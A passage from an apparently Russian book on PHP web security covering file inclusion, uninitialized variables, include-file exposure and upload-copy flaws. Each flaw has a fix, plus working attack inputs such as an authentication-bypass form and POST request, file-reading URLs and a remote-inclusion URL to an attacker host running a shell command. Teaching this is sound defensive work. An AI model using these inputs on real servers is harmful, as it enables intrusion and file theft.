Стоит заметить, что не стоит создавать излишне сложные конструкции PHP-кода, внедряемые таким образом в log-файлы. Если во внедренном PHP-коде встретится ошибка, то удалить код, содержащий синтаксическую ошибку, возможности уже не будет.

Одновременно наличие синтаксической ошибки в коде сделает невозможным использование этого файла в качестве включаемого файла в уязвимости PHP source code injection.

Таким образом, перед внедрением конечного PHP-кода, необходимо провести исследования, какие символы и каким образом будут записаны в log-файлы.

Следует проверить, нормально ли, без искажений записываются в log-файлы такие символы, как знак вопроса, знак меньше и больше, одиночная или двойная кавычка, знак доллар, пробел.

Исходя из полученных данных, составить PHP-код, который содержит только нефильтруемые символы, продумать, составить запрос и выполнить его ровно один раз.

Описанная техника внедрения PHP-кода в log-файлы не претендует на описание всевозможных случаев и конфигураций, однако дает повод задуматься, что и уязвимость local PHP source code injection является довольно опасной.

Защита

Надеюсь, я смог убедить вас, насколько опасной может стать уязвимость PHP source code injection. Было показано, что практически в любой ситуации у хакера имеется возможность исследовать и повышать свои привилегии на сервере, используя эту уязвимость.

Осталось написать о том, как защищаться от этой уязвимости. Какие правила следует применять при написании кода, чтобы исключить возможность возникновения подобных опасных ситуаций.

В основе этой уязвимости лежит использование программистом переменных внутри конструкции `incldude()`. Таким образом, полностью избежать появления этой уязвимости поможет следующее правило.

Правило

Никогда не используйте переменные внутри `include()`.

При отсутствии переменных внутри `include()` уязвимость подобного типа отсутствует по определению.

Однако существуют случаи, когда по тем или иным причинам использовать переменные внутри конструкции `include()` необходимо. Как же сделать это таким образом, чтобы защита не пострадала?

Один из вариантов — полностью устранить контроль пользователя над переменной, используемой внутри `include()`.

Например:

```
<?
$path="/usr/loca/www/include/";
include($path."conf.php");
?>
```

или, например, так:

conf.inc.php

```
<?
$path="/usr/local/www/include/";
?>
```

any.inc.php

```
<?
include("conf.inc.php");
include($path."func.inc.php");
?>
```

В обоих случаях значение переменной `$path` строго определено к моменту ее использования внутри `include()`.

Стоит отметить, что типичной ошибкой при использовании конструкций наподобие последнего примера является отсутствие включения конфигурационного файла в некоторых скриптах.

Если путь, определенный внутри `$path`, ведет к тому же каталогу, в котором расположен скрипт, то отсутствие конструкции `include("conf.inc.php")` не выводит никаких ошибок или признаков ненормального поведения скрипта. Однако явно будет присутствовать уязвимость — global PHP source code injection.

Внимание

Проверка на существование файлов не является достаточной мерой безопасности при использовании переменных внутри `include()`.

Однако в некоторых случаях необходимо включать различные файлы внутри `include()` в зависимости от того, какие данные были получены от пользователя.

Например, в зависимости от того, какое значение `$id` принято в качестве `GET`-параметра, подцеплять соответствующий файл.

Безопасное решение могло бы быть одним из следующих:

```
<?
include( ((int)$id) . ".inc.php")
?>
```

или

```
<?
If($id==1) include("1.inc.php");
If($id==2) include("2.inc.php");
If($id==3) include("3.inc.php");
?>
```

или

```
<?
$file="";
if($id==1) $file="1.inc.php";
if($id==2) $file="1.inc.php";
if($id==3) $file="1.inc.php";
include($file);
?>
```

Стоит отметить, что в последнем примере весьма плачевной ошибкой могло бы быть отсутствие инициализации: `$file=""`.

В этом случае передача заведомо ложного параметра `$id` и нужного значения `$file` привела бы к тому, что нападающий получил бы возможность выполнить злонамеренный код.

Например: **HTTP://test/news/news.php?id=99999&file=/etc/passwd**.

Таким образом, можно сформулировать следующее правило:

Правило

При использовании принимаемых от пользователя значений внутри `include()` значения должны быть строго выбраны из множества допустимых значений. Само множество должно быть тщательно продумано и обосновано с логической точки зрения.

2.2.2. Отсутствие инициализации переменных

Рассмотрим еще несколько примеров ошибок программирования, специфичных для языка PHP, приводящих внешнего пользователя к возможности повысить свои привилегии в системе.

Одним из распространенных типов ошибок в PHP-скриптах является отсутствие инициализации переменных перед их первым использованием.

Собственно говоря, это не уязвимость, и в большинстве случаев мало что может дать нападающему. Однако в некоторых случаях, отсутствие инициализации переменных может иметь весьма плачевные последствия.

Основой всех уязвимостей, возникающих вследствие использования предварительно не проинициализированных переменных, является то, что при некоторых настройках PHP-интерпретатора, PHP автоматически регистрирует в качестве глобальных переменных параметры, переданные в `GET`- или `POST`-запросе, а также иногда и cookie-параметры.

Если хакер передаст некоторый `GET`- или `POST`-параметр, соответствующий некоторой переменной, значение которой используется без предварительной инициализации, то значение этой переменной проинициализируется не так, как того, вероятно, ожидал программист, а так, как назначил хакер.

Таким образом, хакер сможет повлиять на внутреннюю логику программы и в некоторых случаях найти неявные бреши в системе защиты.

Рассмотрим один пример:

HTTP://localhost/2/9.php

```
<?
 if(!empty($_POST['pass']))
 {
  if(strtolower(md5($_POST['pass']))=='098f6bcd4621d373cade4e832627b4f6')
                $admin=1;
 }
 if($admin==1)
 {
  echo "Добро пожаловать в систему";
 }else
 {
   echo "для доступа к системе необходим пароль:
   <form method=POST>
   пароль:<input type=password name=pass>
   <input type=submit value=ok>
   </form>";
 }
?>
```

Даже если нападающий получит доступ к исходному тексту этого скрипта, он все равно не сможет получить доступ к защищенной части. Дело в том, что в данном случае пароль зашифрован хеш-функцией — `md5`.

Конечно, всегда имеется возможность подобрать пароль, соответствующий хешу, но это, как правило, связано со значительными временными затратами и вычислительными мощностями.

Однако, исследуя текст скрипта, можно заметить, что значение переменной `$admin` используется без предварительной инициализации.

Скрипт работает, предполагая, что по умолчанию не существует переменной `$admin`, значение которой не равно 1.

Действительно, в большинстве случаев значение этой переменной остается неопределенным до момента проверки пароля. Затем оно либо становится равным 1, если пароль верен; либо остается неопределенным, если пароль неверен. Пароль верен тогда, когда хеш принятого пароля и сохраненный хеш совпадают. Для неправильного пароля хеши различаются.

Однако, что произойдет, если пользователь кроме пароля пошлет еще один POST-параметр admin=1?

В этом случае нападающему будет достаточно составить следующую HTML-страницу, сохранить ее на диск, затем открыть в браузере, ввести любой пароль и отправить форму, нажав кнопку **OK**.

```
<html>
<body>
   <form action=HTTP://localhost/2/9.php method=POST>
   пароль:<input type=password name=pass>
   <input type=hidden name=admin value=1>
   <input type=submit value=ok>
   </form>
</body>
</html>
```

В этом случае в самом начале значение переменной $admin проинициализируется значением, равным 1, которое принято в качестве POST-параметра.

Таким образом, будет неважно, какой пароль будет передан. Значение $admin, определяющее, пройдена авторизация или нет, будет равно 1.

А значит, неавторизованный пользователь получит права в системе.

Вместо того, чтобы создавать и сохранять на жестком диске специальную HTML-страницу, нападающий мог бы просто сгенерировать следующий HTTP POST-запрос на 80-й порт сервера:

```
POST /2/9.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Gecko/20040707
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
Referer: HTTP://localhost/2/9.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
<пустая строка>
pass=notpassword&admin=1
```

Правильным подходом к написанию подобного скрипта, использующего флаг $admin, означающий, прошла авторизация или нет, являлось бы задание значения флага $admin=1 в самом начале скрипта.

Например, следующий скрипт уже не имеет описанной ошибки:

Пример

```
<?
 $admin=0;
 if(!empty($_POST['pass']))
 {
  if(strtolower(md5($_POST['pass']))=='098f6bcd4621d373cade4e832627b4f6')
                  $admin=1;
 }
 if($admin==1)
 {
  echo "Добро пожаловать в систему";
 }else
 {
   echo "для доступа к системе необходим пароль:
   <form method=POST>
   пароль: <input type=password name=pass>
   <input type=submit value=ok>
   </form>";
 }
?>
```

В этом случае, независимо от иных принятых от пользователя параметров, будет проверяться параметр `pass`, и значение переменной `admin` установится в 1 только тогда, когда принятый пароль верен.

Рассмотрим еще один пример. Это уже знакомый нам:

HTTP://localhost/2/2.php

```
<?
if(empty($_GET["id"]) || (string)(int)$_GET["id"] <> $_GET["id"] )
{
 echo "
 <form method=GET action=2.php>
 введите id человека: <input type=text name=id>
 <input type=submit>
 </form>
";
exit;
}
mysql_connect("localhost", "root", "");
mysql_select_db("book1");
$q=mysql_query("select * from test1 where id=$id");
if($r=mysql_fetch_object($q))
  echo $r->name;
else echo "записи не найдены";
?>
```

Ранее было показано, что подобную защиту можно обойти, используя одновременно GET- и POST-параметры в HTTP POST-запросе.

Дело в том, что фильтрацию проходит GET-параметр id. Причем, если он не является целым числом, то управление на блок кода, осуществляющего запрос к базе данных, не передается.

Если же этот параметр является целым числом, то происходит подсоединение к базе данных, и формируется SQL-запрос для извлечения соответствующей строки из таблицы test1. В этом запросе стоит обратить внимание, что значение переменной $id, используемое в этом запросе без какой бы то ни было фильтрации, нигде не инициализируется. Другими словами, нигде выше по тексту программы нет конструкции типа $id=$_GET['id'];.

В этом случае, значение переменной id в нормальных условиях при GET-запросе к скрипту действительно инициализируется GET-параметром id.

Этот параметр ранее прошел проверку на допустимость, и в этом случае вроде бы можно утверждать, что этот код безопасен.

Однако явной инициализации переменной не происходит, а значит, хакер может найти лазейки, заставив проинициализировать значение переменной id злонамеренным значением.

В этом случае, как уже было показано ранее, хакер мог бы послать POST-запрос со злонамеренно сгенерированным параметром id. Одновременно в запросе мог бы присутствовать верный GET-параметр id. Пример такого запроса был показан ранее.

При некоторых настройках интерпретатора PHP переменной id в самом начале будет присвоено именно значение POST-параметра id. Использование такого запроса позволит нападающему эксплуатировать уязвимость.

Приведем еще один пример:

HTTP://localhost/2/10.php.

```
<?
  $i=$_GET['i'];
  if(empty($i)) $i=1;
  $a[1]="./data/1.php";
  $a[2]="./data/2.htm";
  $a[3]="./data/3.htm";
  include($a[$_GET['i']]);
?>
```

Смысл этого скрипта таков. От пользователя ожидается значение GET-параметра i, определяющее, какой файл включить и выполнить как PHP-скрипт. Запросы к этому скрипту со стороны пользователя могли бы быть такими:

- **HTTP://localhost/2/10.php**, **HTTP://localhost/2/10.php?i=1**
- **HTTP://localhost/2/10.php?i=2, HTTP://localhost/2/10.php?i=3**

Список допустимых файлов явно определен внутри массива `$a[]`.

Вид конструкции `include()` таков, что подключить можно только один из элементов массива, таким образом, можно предположить, что позволено включение и выполнение только разрешенных файлов.

В этом случае значение переменной `$i` явно инициализируется из `GET`-параметра `i`. Значение каждого элемента массива также явно определено.

Однако сам массив используется без предварительного определения или объявления, что дает возможность хакеру предположить, что инициализировать массив можно было бы как-нибудь по-своему.

Рассмотрим еще один второстепенный пример:

HTTP://localhost/2/11.php и HTTP://localhost/2/11.php?a[5]=hello

```
<?
  $a[1]="первый элемент массива";
  $a[2]="второй элемент массива";
  $a[3]="третий элемент массива";
  $a[4]="четвертый элемент массива";
  echo "<b>Элементы массива \$a:</b><br>\r\n";
  foreach($a as $k=>$v)
    echo "\$a[$k]=\"$v\"<br>\r\n";
?>
```

Результатом запроса **HTTP://localhost/2/11.php**, как и следовало ожидать, будет следующий листинг:

HTTP://localhost/2/11.php

```
Элементы масива $a:
$a[1]="первый элемент массива"
$a[2]="второй элемент массива"
$a[3]="третий элемент массива"
$a[4]="четвертый элемент массива"
```

Ожидаемый результат — выведены все элементы массива.

Рассмотрим еще один запрос: **HTTP://localhost/2/11.php?a[5]=hello**, результатом которого будет следующий листинг:

HTTP://localhost/2/11.php?a[5]=hello

```
Элементы массива $a:
$a[5]="hello"
$a[1]="первый элемент массива"
```

```
$a[2]="второй элемент массива"
$a[3]="третий элемент массива"
$a[4]="четвертый элемент массива"
```

Как видим, HTTP `GET`-параметр с именем `a[5]` попал в массив `$a` под пятым номером. Как видим, при принятии HTTP `GET`- или HTTP `POST`- или HTTP cookie-параметра при соответствующих настройках PHP, позволяющих автоматически регистрировать соответствующие принятые параметры в качестве глобальных переменных, создается элемент массива с соответствующим именем.

Вернемся к нашему примеру. Мы выяснили, что нападающий сможет так проинициализировать массив `a[]`, чтобы добавить в него соответствующие строки.

Затем нападающий сможет в качестве `GET`-параметра передать ключ, который был использован при инициализации массива.

Вот пример запроса, эксплуатирующего эту уязвимость:
HTTP://localhost/2/10.php?i=4&a[4]=passwd.txt.

Как видим, в скрипте не присутствует проверка, является ли параметр `i` одним из правильных в ключе массива. Вот как выглядел бы скрипт с такой проверкой:

HTTP://localhost/2/12.php

```
<?
  $i=$_GET['i'];
  $a[1]="./data/1.php";
  $a[2]="./data/2.htm";
  $a[3]="./data/3.htm";
  if(!array_key_exists($i, $a)) $i=1;
  include($a[$i]);
?>
```

Однако подобная проверка все равно не избавляла бы от описанной уязвимости. Вот пример: **HTTP://localhost/2/12.php?i=4&a[4]=passwd.txt**. Дело в том, что на момент проверки, является ли принятый параметр `i` одним из ключей массива, соответствующий элемент массива действительно существует.

Правильным программированием в данной ситуации является определение значений массива `$a` только после того, как все предыдущие значения, которые могли бы находиться в нем, уничтожены.

Листинг скрипта, не имеющего этой уязвимости

```
<?
  $i=$_GET['i'];
  unset($a);//уничтожаем переменную $a, если она имеется
```

```
  $a[1]="./data/1.php";
  $a[2]="./data/2.htm";
  $a[3]="./data/3.htm";
  if(!array_key_exists($i, $a)) $i=1;
  include($a[$i]);
?>
```

Таким образом, для того, чтобы избежать подобных ошибок при программировании, следует придерживаться следующего правила:

Правило

Значения всех переменных, используемых в скриптах и программах, должны быть явным образом проинициализированы перед первым использованием. При принятии параметров от пользователя по протоколу HTTP следует явным образом указывать метод, которым ожидалась передача параметра (Например: `$_GET['a']`, `$_POST['b']`, `$_COOKIE['c']`). Использование автоматической регистрации переменных не рекомендовано.

2.2.3. Ошибки во включаемых файлах

Еще одной распространенной ошибкой является некорректное использование включаемых файлов.

PHP является структурным языком программирования и допускает возможность выносить отдельные участки кода в другие файлы. При вынесении кода в другие файлы программист может совершить две типичные ошибки, которые могут быть использованы нападающим.

Выполнение включаемых файлов

Допустим, программист для систематизации проекта выносит отдельные участки кода в файлы, имена которых имеют расширение php. Структуру организации кода, подобную следующей, можно встретить довольно часто:

defs.php

```
<?
// определение каких-либо переменных.
$path="./";
?>
```

connect.inc.php

```
<?
// присоединяемся к базе данных
mysql_connect(..);
?>
```

func.inc.php

```
<?
include($path."connect.inc.php");
// определение каких-либо функций
?>
```

index.php

```
<?
include("defs.php");
include("func.inc.php");
//некоторый код
?>
```

Как видим, имеется примерно следующий принцип определения кода.

Файл `index.php` подключает и выполняет файл `defs.php`. В файле `defs.php` определяются некоторые переменные, в частности определяется переменная `$path`. Эта переменная содержит относительный путь к включаемым файлам. В данном случае — это текущий каталог.

Далее подключается и выполняется скрипт `func.inc.php`. В самом начале скрипта `func.inc.php` происходит подключение и выполнение скрипта `connect.inc.php` по относительному пути, хранящемуся в переменной `$path`.

Напомним, что значение этой переменной было определено ранее в скрипте `$defs.inc.php` и при подобном варианте развития событий использование этой переменной таким образом вполне безопасно.

Скрипт `connect.inc.php` осуществляет подсоединение к базе данных, затем в скрипте `func.inc.php` определяются некоторые функции.

Итак, изменяя внешние условия скрипта `index.php`, невозможно повысить свои привилегии в системе, получить дополнительные права, собрать дополнительную информацию.

Однако в таком случае хакер мог бы заметить, что расширение файла php, которое имеют другие включаемые файлы, естественно, тоже сопоставлено с PHP-интерпретатором.

С технической точки зрения, хакеру ничто не мешает запросить по протоколу HTTP один из включаемых документов.

Интерес в нашем случае, мог бы вызвать скрипт `func.inc.php`. Что хакеру могло бы дать запрос этого файла по протоколу HTTP?

В самом начале файла стоит подозрительная строчка: `include$path."connect.inc.php")`. И если при запросе документа `index.php` к этому моменту

переменная `$path` была бы однозначно определена, то при запросе документа `func.inc.php` значение этой переменной не определено.

Таким образом, значение этой переменной используется без предварительной инициализации. В свою очередь, при некоторых конфигурациях PHP это приводит к уязвимости — PHP source code injection.

Запрос, эксплуатирующий эту уязвимость, мог бы выглядеть примерно так:

HTTP://site/func.inc.php?path=HTTP://atacker.ru/cmd.htm?&cmd=ls+-la.

Подобная ситуация сама по себе не является уязвимостью, однако, когда программистом не подразумевается давать доступ на исполнение включаемых файлов, то неявным образом скрипты могут оказаться исполняемыми, так как, скорее всего, расширение файлов PHP на сервере сопоставлено с PHP-интерпретатором.

Очевидно, что нападающий не будет знать имена включаемых файлов, которые могут иметь потенциальные бреши в защите, при запросе их в качестве документа по протоколу HTTP. Кроме того, вероятно, хакер не сможет явно узнать, каким образом можно эксплуатировать потенциальную уязвимость.

Однако имена таких скриптов могут иметь предсказуемый характер, и нападающий, используя сканер уязвимостей, который будет проверять наличие скриптов по определенной базе, сможет получить имена внутренних скриптов.

Вероятно, в самом начале хакер захочет узнать как можно больше имен каталогов, присутствующих на сервере. Для этого, он просканирует по наиболее часто встречающимся именам каталогов. Это могут быть такие каталоги, как /img/, /images/, /inc/, /include/, /adm/, /admin/ и многие другие. В случае обнаружения каталога, вероятно, будут просканированы и все подкаталоги.

Кроме того, некоторую информацию о внутренних каталогах сервера может выдать и анализ текста отдаваемых HTML-страниц. В тексте HTML могут присутствовать ссылки на неявные каталоги.

Затем каждый найденный каталог хакер, вероятно, просканирует на предмет обнаружения файлов с интересными именами. Сканирование может быть осуществлено CGI-сканером и, кроме того, некоторую дополнительную информацию может раскрыть анализ содержимого текста HTML-страниц.

В тексте HTML-страниц могут присутствовать оставленные программистом комментарии, пометки, возможно, ссылки на некоторые внутренние файлы. Все это может дать нападающему некоторую дополнительную информацию.

Для защиты от подобной реакции скриптов, которая при HTTP-запросе может быть непредсказуемой, следует соблюдать правило:

Правило

К тем скриптам, документам и программам, к которым по смыслу и логике системы не должно быть доступа по протоколу HTTP со стороны пользователя, этот доступ должен быть перекрыт любым способом.

Рассмотрим несколько способов, которыми программист мог бы перекрыть доступ к подключаемым модулям.

Первый вариант, неправильный. В основном скрипте определяется некоторая переменная, а во включаемом проверяется ее значение. Система примерно такова:

main.php

```
<?
$include="ok";
include("defs.inc.php");
// текст
?>
```

defs.inc.php

```
<?
if($include<>'ok') die("доступ закрыт");
// текст
?>
```

Подобная система уязвима примерно к следующему нападению:
HTTP://site/defs.inc.php?include=ok.

Уязвимость этой системы в том, что при некоторых конфигурациях PHP при подобном запросе значение переменной `include` будет автоматически проинициализировано HTTP `GET`-параметром `include`.

Вот еще один пример:

main.php

```
<?
define("Include", 1);
include("defs.inc.php");
// текст программы
?>
```

defs.inc.php

```
<?
if(!defined("Include")) die("доступ закрыт");
// текст программы
?>
```

В этом случае используется тот факт, что значение константы PHP невозможно определить иначе, чем явно используя конструкцию `define()`.

В этом случае при HTTP-запросе включаемого файла значение константы определено не будет, и управление не будет передано включаемому скрипту.

Защита от исполнения включаемых файлов, построенная таким образом, претендует на универсальность в том смысле, что она не зависит от конфигураций интерпретатора PHP, конфигураций HTTP-сервера и даже от самого типа HTTP-сервера.

Подобная защита довольно популярна, и многие программные продукты ее используют. Это форумы, портальные системы и т. п.

Однако эта защита имеет один маленький недостаток — она эффективна пока программист не забывает писать соответствующие строчки внутри каждого скрипта.

Некоторые уязвимости в популярных системах связаны именно с тем, что в одном из включаемых файлов не существует проверки на существование константы.

Запретить доступ по протоколу HTTP к включаемым файлам можно и методами HTTP-сервера. В частности, для Web-сервера Apache в каталог с включаемыми файлами можно поместить файл с именем .htaccess со следующим содержимым:

```
deny from all.
```

Таким образом, у нападающего не будет доступа к включаемым файлам.

Кроме того, для ограничения доступа к включаемым файлам из некоторого каталога подобную же структуру можно включить и в главный конфигурационный файл Apache HTTP-сервера — HTTPd.conf.

Этот способ также достаточно надежный. Однако и он имеет некоторые недостатки. Способ закрытия доступа к файлам, таким образом, зависит от сервера. В различных типах HTTP-серверов директивы конфигурации, запрещающие доступ к документам, могут быть различными.

Даже если известно, что используется HTTP-сервер apache, то для применения файла .htaccess необходимы соответствующие разрешения в основном конфигурационном файле.

Еще одним способом ограничения доступа к включаемым файлам является включение их в каталог, расположенный вне каталога `DocumentRoot`.

К этим файлам доступа по протоколу HTTP нет по определению, однако у пользователя может не быть прав доступа для записи файлов в такие каталоги. Кроме того, конфигурация различных типов серверов также может различаться.

Просмотр текста включаемых файлов

Основой уязвимости исполнения включаемых файлов, является то, что такие файлы обычно создаются с расширением php. Файлы с таким расширением, как правило, сопоставлены с PHP-интерпретатором. Другими словами, при запросе файла с расширением php клиенту не передается текст документа, а запускается PHP-интерпретатор, который принимает документ как PHP-файл, выполняет его, а клиенту отправляется вывод.

Тем не менее возможность выполнять включаемые файлы явно не была предусмотрена программистом.

Для предотвращения такой ситуации довольно распространенной ошибкой является создание имен включаемых файлов с расширением, отличным от тех, которые соответствовали бы какому-либо интерпретатору.

Довольно часто можно видеть случаи, когда включаемые файлы имеют расширение inc. С этим расширением не сопоставлен, как правило, ни один интерпретатор, и при HTTP-запросе такого файла с сервера код выполнен не будет.

Действительно, такая ситуация будет гарантией от того, что нападающим будет использована неявная уязвимость, возникающая как следствие возможности выполнения включаемых файлов.

Однако подобная ситуация не менее опасна, чем выполнение включаемых скриптов. Дело в том, что по умолчанию, если не найдено действие, сопоставленное с некоторым расширением, Web-сервер отдаст содержимое таких файлов как есть.

Это означает, что нападающий получит возможность чтения содержимого включаемых файлов. Имея содержимое некоторых файлов, нападающий сможет анализировать тексты программ, находить уязвимости, поиск которых был бы затруднен при отсутствии на руках текста исполняемого модуля.

Кроме того, не исключено, что в текстах программ могут присутствовать имена и пароли пользователей для доступа к некоторым сервисам.

В частности, в скриптах в открытом виде могут присутствовать имена и пароли для доступа к базе данных. Кроме того, смогут присутствовать пароли и на некоторые элементы Web-интерфейса.

Очевидно, что для исключения этой уязвимости, следует придерживаться следующего правила:

Правило

Не следует давать имена файлам включаемых скриптов таким образом, чтобы их содержимое могло быть доступно по протоколу HTTP. Кроме того, следует учесть, что должна быть организована дополнительная защита от выполнения таких файлов.

2.2.4. Ошибки при загрузке файлов

В некоторых случаях бывает необходимо или полезно предоставить пользователям возможность загружать свои файлы на сервер. Стоит отметить, что возможность загрузки файлов на сервер — это всегда потенциальная брешь в системе безопасности.

При этом следует различать три ситуации:

- когда загруженные файлы не будут доступны по протоколу HTTP ни одному из пользователей системы — это, пожалуй, самый безопасный случай;
- когда загруженные файлы будут доступны только пользователю, который их загрузил;
- когда загруженные файлы станут доступны всем пользователям. Например загружается логотип в форуме.

В случае, когда пользователям предоставлен интерфейс загрузки своих файлов на Web-сервер, может возникнуть несколько опасных ситуаций. Большинство из них не связаны конкретно с языком программирования, и будут рассмотрены позднее.

Однако существует распространенная ошибка, связанная именно с реализацией загрузки файлов в PHP.

Ошибка эта связана с тем, что загруженный по протоколу HTTP файл помещается во временный каталог сервера, затем оттуда копируется скриптом в нужное место.

В некоторых случаях нападающий сможет сфальсифицировать значения передаваемых HTTP `POST`- или HTTP `GET`-параметров таким образом, чтобы заставить PHP-скрипт скопировать в доступное по протоколу HTTP место произвольный целевой файл.

Рассмотрим следующий скрипт. Этот скрипт доступен на прилагаемом диске.

HTTP://localhost/2/13.php

```
<form enctype="multipart/form-data" method=POST action=13.php>
<input type=hidden name=MAX_FILE_SIZE value=1000>
<input type=hidden name=aaa value=1000>
Send this file: <input name=userfile type=file>
<input type=submit value="Send File">
</form>
<?
  if(!empty($userfile))
  {
     copy($userfile, "./upload/$userfile_name");
```

```
    echo "<br> <br>
    файл загружен <a
href=\"./upload/$userfile_name\">./upload/$userfile_name</a>";
  }
?>
```

Стоит отметить, что в этом случае допущена еще одна критическая уязвимость, однако она будет описана и исследована позднее, так как не связана конкретно с языком PHP.

Рассмотрим, что делает этот скрипт. В самом начале выводится форма, из которой будет отправлен файл из браузера.

Далее идет обработка принятых параметров. В данном случае создатель скрипта предполагает, что в настройках PHP-интерпретатора включена автоматическая регистрация глобальных переменных, и при успешной загрузке файла в скрипт будут переданы следующие глобальные переменные:

- `$userfile` — временное имя файла, под которым загруженный файл был сохранен на сервере.
- `$userfile_name` — имя и путь к файлу на компьютере пользователя.
- `$userfile_size` — размер загруженного файла в байтах.
- `$userfile_type` — тип файла. Браузер может не передать это значение.

При этом предполагается, что имя элемента формы было `userfile`.

Таким образом, если файл был действительно загружен, то скрипту в нашем случае передается непустое значение `$userfile` и выполняется блок внутри `if`.

В этом блоке происходит копирование сохраненного во временном каталоге файла с именем `$userfile`, в каталог ./upload/ , присваивая файлу оригинальное имя.

Что произойдет, если пользователь сформирует свой HTTP `GET`- или HTTP `POST`-запрос, передав в скрипт специально сгенерированные значения параметров `userfile`, `userfile_name` и, возможно, `userfile_size` и `userfile_type`, при этом не передавая никакой файл.

Например, **HTTP://localhost/2/13.php?userfile=./passwd.txt&userfile_name=out.txt**. Что произойдет, если нападающий пошлет этот HTTP `GET`-запрос на сервер?

Автоматически, будут зарегистрированы глобальные переменные `$userfile` и `$userfile_name`. Так как значение этих переменных не пусто, то скрипт посчитает, что был загружен файл. Причем этот файл помещен во временный каталог под именем `$userfile`. Однако `$userfile` сгенерировано хакером, и в данном случае может указывать на любой файл в системе!

Далее этот файл копируется в каталог upload под именем `$userfile_name`. Стоит отметить, что это значение также задано нападающим в HTTP-запросе.

Теперь хакеру останется только запросить файл в каталоге upload, куда должен был бы быть загружен файл, чтобы получить доступ к содержимому внутреннего файла системы, не доступного по протоколу HTTP.

Таким образом, подобная уязвимость может быть использована для получения содержимого произвольных файлов в системе, доступных на чтение пользователю, который запустил Web-сервер.

В частности, следующий запрос скопирует исполняемый файл в доступный по протоколу HTTP каталог, причем с расширением txt, что даст возможность получить содержимое файла:

HTTP://localhost/2/13.php?userfile=./13.php&userfile_name=13.txt.

Для эксплуатации этой уязвимости необходимо как минимум, чтобы загруженные файлы были доступны хотя бы тому пользователю, который их загрузил.

Разберемся, что произошло в данном случае, какие причины вызвали появление уязвимости. Основной причиной здесь является то, что копировался файл безо всякой проверки. Неизвестно, действительно ли это тот файл, который был только что получен от пользователя.

В PHP существуют функции проверки того, что файл был только что загружен.

- `move_uploaded_file()` — перемещает загруженный файл в новое место. В самом начале функция проверяет, действительно ли файл с заданным именем был только что загружен методом HTTP `POST`. Если это не так, то функция не производит никаких действий и дает ответ `FALSE`. Если же файл действительно был только что загружен, то делается попытка перенести его в новое место. Если это удается, то функция возвращает `TRUE`, иначе `FALSE`.
- `is_uploaded_file(filename)` — возвращает `TRUE`, если файл с указанным именем действительно был только что загружен методом HTTP `POST`, и `FALSE` — в противном случае.

Еще одним опасным моментом в данном скрипте является использование автоматически зарегистрированных глобальных переменных. Вместо них следует использовать следующие переменные:

- `$_FILES['userfile']['name']` — оригинальное имя файла на клиентской машине;
- `$_FILES['userfile']['type']` — тип файла;
- `$_FILES['userfile']['size']` — размер загруженного файла в байтах;
- `$_FILES['userfile']['tmp_name']` — временное имя файла, под которым загруженный файл был сохранен на сервере.

Безопасными с точки зрения получения содержимого произвольных файлов были бы следующие два варианта скрипта:

```
<form enctype="multipart/form-data" method=POST action=13.php>
<input type=hidden name=MAX_FILE_SIZE value=1000>
Send this file: <input name=userfile type=file>
<input type=submit value="Send File">
</form>
<?
  if(is_uploaded_file($_FILES['userfile']['tmp_name']))
  {
     copy($_FILES['userfile']['tmp_name'],
"./upload/{$_FILES['userfile']['name']}");
     echo "<br> <br>
     файл загружен <a href=\"./upload/{$_FILES['userfile']['name']}\">
                  ./upload/{$_FILES['userfile']['name']}</a>";
  }
?>
```

или, еще один вариант:

```
<form enctype="multipart/form-data" method=POST action=13.php>
<input type=hidden name=MAX_FILE_SIZE value=1000>
<input type=hidden name=aaa value=1000>
Send this file: <input name=userfile type=file>
<input type=submit value="Send File">
</form>
<?
  if(move_uploaded_file($_FILES['userfile']['tmp_name'],
                        $_FILES['userfile']['name']))
  {
     echo "<br> <br>
     файл загружен <a href=\"./upload/{$_FILES['userfile']['name']}\">
                ./upload/{$_FILES['userfile']['name']}</a>";
  }
?>
```

Однако стоит отметить, что даже такой вариант исполнения обработки загрузки файлов содержит ошибку, о которой будет рассказано позднее. Вкратце: эта ошибка связана с тем, что пользователь сможет подставить в запрос произвольное имя файла.

Для безопасного программирования и обработки загруженных файлов следует придерживаться следующих принципов.

1. Перед копированием файлов следует убедиться, что копируемый файл действительно только что был загружен методом HTTP `POST`. Для этого можно использовать функции PHP `move_uploaded_file()` или `is_uploaded_file()`.

Если эти функции недоступны (например версия PHP-интерпретатора достаточно старая), можно проверять, действительно ли эти файлы находятся во временном каталоге. Однако этот способ не столь надежен.

2. Если имя файла, которое будет дано файлу после перемещения или копирования, зависит от принятых пользователем данных, то такое имя должно быть из жестко определенного множества допустимых имен файлов. Само множество должно быть четко продумано, исходя из логики постановки задачи.
3. Не рекомендовано использование автоматически регистрируемых переменных. Рекомендовано использование массива `$_FILES`;

Рассмотрим еще один вариант эксплуатации этой уязвимости.

На этот раз воспользуемся тем, что в нашем уязвимом примере **HTTP://localhost/2/13.php** значение переменной `$userfile_name` используется безо всякой фильтрации.

В примере предполагается, что интерпретатор PHP настроен следующим образом, что значения HTTP `GET`- и HTTP `POST`-параметров автоматически регистрируются как глобальные переменные.

Кроме того, при загрузке файлов, к примеру, из элемента формы с именем `userfile` автоматически создаются некоторые глобальные переменные. В частности, в `$userfile` будет строка, содержащая путь к только что загруженному во временный каталог файлу.

В переменной `$userfile_name` реальное имя файла будет таким, каким оно было в системе у пользователя. Это имя файла передается без пути к файлу, и этот факт используется в скрипте, так как перед копированием не делается попыток извлечь имя файла из имени с путем. Имя пользовательского файла используется как есть.

Только что было показано, как нападающим может быть использована уязвимость скрипта, при которой пользователь может передать специально сконструированный HTTP `GET`-параметр `userfile` без передачи файла, при которой невозможно раскрыть содержимое произвольного файла в системе.

Однако нападающий может сфальсифицировать еще один параметр — `$userfile_name`.

Что это даст нападающему? Самый опасный момент здесь в том, что нападающий может включить в имя этого файла символы обхода каталога. При этом `$userfile` должен, как обычно, указывать на любой существующий файл в системе.

Таким образом, сгенерировав специальным образом HTTP `GET`-запрос, нападающий сможет скопировать произвольный файл в системе, доступный

на чтение пользователю, который запустил Web-сервер в произвольное место на сервере.

При этом либо перезаписываемый файл должен быть доступен для записи тому же пользователю, либо целевой файл не должен существовать, а каталог должен быть доступен текущему пользователю для записи.

Вот пример запроса, копирующего файл passwd.txt в текущий каталог под именем temp.txt:

